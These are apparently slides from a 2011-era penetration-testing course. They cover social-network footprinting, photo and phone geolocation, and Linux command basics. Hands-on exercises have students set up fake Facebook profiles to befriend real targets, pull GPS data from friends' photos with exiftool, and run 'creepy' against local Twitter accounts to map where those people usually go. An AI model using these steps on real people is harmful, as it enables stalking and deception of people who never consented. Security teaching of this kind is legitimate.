
- Facebook
 - Social Network for everybody
 - 750 Million active users (July 2011)

- Twitter
 - Microblogging network
 - 200 Million active users (March 2011)

- LinkedIn
 - Business-orientated network
 - 100 Million registered users (March 2011)





Hands-On:



Hands-On:

- Profiling a human target with previous methods
- Creating a fake account on Facebook
- Fill in a lot of realistic information (Picture, Interests, Groups, ...)
- Choose the regional, human target
- Try to add your target to your friends and many friends around your target
- Gather personal information about the target





- **Footprinting**
 - Information Gathering
 - Social Engineering
 - Social Networks
 - **Geolocation**



- Geotagged Photos
 - Most smartphones (e.g. iPhone & Android Devices) have in-built GPS and save location to photos
 - People upload pictures to Social Networks
- Geolocation Services
 - People show their location on Social Networks to their friends
 - Foursquare
 - Twitter
 - Facebook
- Location saved on Smartphones & Tablets
 - iPad / iPhone
 - Android



Geotagged Photos

- GPS coordinates are within images and can be extracted!
- Tool called `exiftool` can be used to extract Metadata from images

- Example

```
exiftool -c "%d %d %.8f" ~/image.jpg
```

- To get a proper GPS coordinates format

```
-c "%d %d %.8f"
```



Geotagged Photos

- Example Facebook Photo




```
xaitax@w00t: ~
File Edit View Search Terminal Help
xaitax@w00t:~$ exiftool -c "%d %d %d" ~/vmware/share/imgs/2.jpg
ExifTool Version Number      : 8.15
File Name                    : 2.jpg
Directory                   : /home/xaitax/vmware/share/imgs
File Size                   : 47 kB
File Modification Date/Time  : 2011:02:20 14:10:26+04:00
File Permissions             : rwxr-xr-x
File Type                   : JPEG
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Exif Byte Order              : Little-endian (Intel, II)
X Resolution                 : 180
Y Resolution                 : 180
Resolution Unit              : inches
Software                    : TP
GPS Version ID               : 2.3.0.0
GPS Latitude Ref             : North
GPS Longitude Ref           : East
Image Width                  : 412
Image Height                 : 550
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Chrom Sub Sampling         : 1x1
GPS Latitude                 : 53 4 30.00000000 N
GPS Longitude                : 8 48 25.48800000 E
GPS Position                 : 53 4 30.00000000 N, 8 48 25.48800000 E
Image Size                  : 412x550
xaitax@w00t:~$
```




Geotagged Photos

- “GPS Position” field can be pasted to Google Maps for Location
- Example Facebook Photo → Google Maps




Hands-On:



Hands-On:

- Choose Facebook friends and analyze a few images
- Geolocation shown within pictures?
- Geolocation found on Google Maps?




Geolocation services

- Many Websites offer to “upload” your location
- Used for “Friend finding”
- Used on Social Networks
 - Twitter
 - Facebook



Geolocation services

- Most famous and very popular – Foursquare
 - <http://www.foursquare.com>
 - Connect with friends and share your location
 - Can send these information directly to Twitter/Facebook account of a person
 - Applications for iPhone, iPad, Android, etc.



Geolocation services

- Example: Foursquare & Facebook



- Example: Foursquare & Twitter




Geolocation services

- Extraction can be automated
- Tool called `creepy` can be used
 - <http://ilektrojohn.github.com/creepy/>
 - A Geolocation Information Aggregator
- Can automatically search through
 - Foursquare
 - Twitter
 - Flickr
 - and many more
- Facebook support is planned!




Geolocation services

- Example Twitter Extraction
 - Location moving profile through timeline
 - Hotspots




Hands-On:



Hands-On:

- Download & Install creepy
 - `aptitude install creepy`
- Get familiar with the GUI
- Choose local Twitter Accounts
- Run creepy against several Targets (Can take a while)
- Geolocation shown within Twitter Account?
- Does the Target has main spots?




Location saved on Smartphones


- Many Smartphones save GPS / GSM information their Smartphones
- Android has `cache.cell` & `cache.wifi`
 - Extraction with android-locdump (root access required)
 - <https://github.com/packetss/android-locdump>
- “LocationGate” – iPhone / iPad have `consolidated.db`
 - Backup of this file is saved on computer via iTunes
 - Extraction with iPhoneTracker
 - <http://petewarden.github.com/iPhoneTracker/>



Location saved on Smartphones


- iPad / iPhone Example





1. [Overview](#)
2. [Footprinting](#)
3. **Server Intrusion**
4. [Client-Side Intrusion](#)
5. [Wireless Intrusion](#)
6. [Wired Intrusion](#)
7. [Web Application](#)
8. [Miscellaneous Attacks](#)






- **Server Intrusion**
 - **Linux Basics**
 - Scanning
 - Enumeration
 - Exploit Usage



- Initial Kernel release in 1991 by Linus Torvalds
- Today market share
 - Server: 30% - 40%
 - Desktops: 2% - 5%
- Famous Linux Distributions:
 - Server: Debian
 - Desktop: Ubuntu & Fedora
- Almost full hardware support these days



- Linux Directory Structure (the most important directories)

/	Top-Level Directory
/boot	Startup files and Kernel
/etc	System and Software configuration files
/home	User directories
/mnt	Mount point for external devices
/root	Home directory of root user
/tmp	Temporary files / cleaned upon reboot
/var	Storage for all variable files and temporary files (e.g. logs)
/pentest	BackTrack / FinTrack added software



- Super User Rights
 - *sudo* command
- Changing Directories
 - *cd /pentest/*
- Rename & Move File
 - *mv oldfile.txt newfile.txt*
- Edit & Read (Configuration File) with Graphical Text Editor
 - *gedit /etc/passwd*
- Show latest Entries (of Logfile)
 - *tail -f /var/log/messages*
- Show Network Configuration
 - *ifconfig*



- Remove Files
 - `rm filename`
- Remove Directories
 - `rm -r directoryname`
- Copy File
 - `cp file.cfg_template file.cfg`
- Show content of file
 - `cat /etc/passwd`
- Create an empty file
 - `touch myfile`



Advanced Shell Usage

`command1 > outputfile` Redirect output of *command1* to file

e.g.: `ls /etc/ > /root/Desktop/etclist.txt`

`command1 | command2` Pipe Output of *command1* to *command2*

